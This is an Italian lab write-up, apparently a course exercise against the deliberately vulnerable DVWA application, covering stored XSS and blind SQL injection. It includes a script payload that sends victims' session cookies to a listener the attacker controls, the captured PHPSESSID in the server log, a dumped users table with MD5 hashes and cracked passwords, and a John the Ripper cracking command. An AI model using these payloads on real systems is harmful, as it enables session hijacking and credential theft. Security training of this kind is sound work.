Exploit delle vulnerabilità XSS e SQLi

Introduzione:

La vulnerabilità XSS (Cross-Site Scripting) Stored è un tipo di vulnerabilità web in cui un attaccante è in grado di inserire script dannosi (payload) all'interno di una risorsa web, come un database, un forum o un sistema di commenti, e questi script vengono successivamente visualizzati e eseguiti quando un utente visualizza la pagina web.

Stored indica che il payload dannoso è archiviato o memorizzato sul server, spesso all'interno di un database o di una risorsa di archiviazione dati persistente.

Esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Essendo che l'esercizio richiede che i cookie vengano inviati ad un server sotto il nostro controllo, procedo subito ad avviarne uno tramite comando:

python -m http.server 1337


in questo caso il server utilizza un metodo http e lo abbiamo messo in ascolto sulla porta 1337

```
kali@kali:~/Desktop


(kali@kali)-[~/Desktop]

$ python -m http.server 1337

Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```



Collegandoci alla pagina da exploitare e andando nella sezione XSS stored notiamo che la casella del messaggio può contenere solo 50 caratteri, con una facile modifica rendo la capienza massima di 500, così da essere sicuro di renderla abbastanza capiente per il codice che andremo ad inserire



Inserisco lo script: <script>window.location='http//1 27.0.0.1:1337/?cookie='+ document.cookie</script>

questo script permetterà di inviare i cookies al nostro server in ascolto

Come si nota siamo riusciti a recuperare tutti i cookies della sessione

```
(kali@kali)-[~/Desktop]
$ python -m http.server 1337

Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...

127.0.0.1 - - [12/Jan/2024 13:14:56] "GET /?cookie=security=low;%20PHPSESSID=c3db4cad61ed7e096e595b716214c5d0 HTTP/1.1" 200 - 127.0.0.1 - - [12/Jan/2024 13:14:57] code 404, message File not found

127.0.0.1 - - [12/Jan/2024 13:14:57] "GET /favicon.ico HTTP/1.1" 404 -
```

Introduzione:

La vulnerabilità SQL Injection (SQLi) Blind è una categoria di vulnerabilità web che si verifica quando un'applicazione web è vulnerabile a un'iniezione SQL, ma non restituisce direttamente i risultati dell'iniezione al client. In altre parole, l'attaccante non può vedere direttamente i dati estratti dal database nel contesto della risposta HTTP, ma può sfruttare la vulnerabilità attraverso altri mezzi.

Esercizio

Recuperare le password degli utenti presenti sul DataBase (sfruttando la SQLi).

Per prima cosa ci colleghiamo al sito web da exploitare e subito dopo, cliccando col tasto destro ovunque nella pagina, clicco ispeziona elementi; mi sposto sulla voce network (come in figura) e sulla destra troverò l'ID di sessione




Tramite tool sqlmap avvio una scansione sul sito web targettato, qui ci torna utile l'id di sessione recuperato precedentemente, visto che andrà inserito nella linea di comando.

Dopo qualche conferma da parte del tool e qualche secondo di attesa, siamo riusciti a recuperare la tabella degli utenti con relativo ID, User e Password

| Database: dvwa Table: users [5 entries] | | | | | |
|---|---------|---|---|--------------|--------------|
| user_id | user | avatar | password | last_name | first_name |
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | + admin | + admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 I | smithv | | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |

Nel caso riuscissimo a trovare solo le password cifrate, esiste un tool chiamato JohnTheRipper che permette di decifrare queste password



Copiando le password cifrate e inserendole all'interno di un elenco (in questo caso pass.txt) Tramite comando: john pass.txt —show —format=Raw-MD5 il tool ci restituisce le password decifrate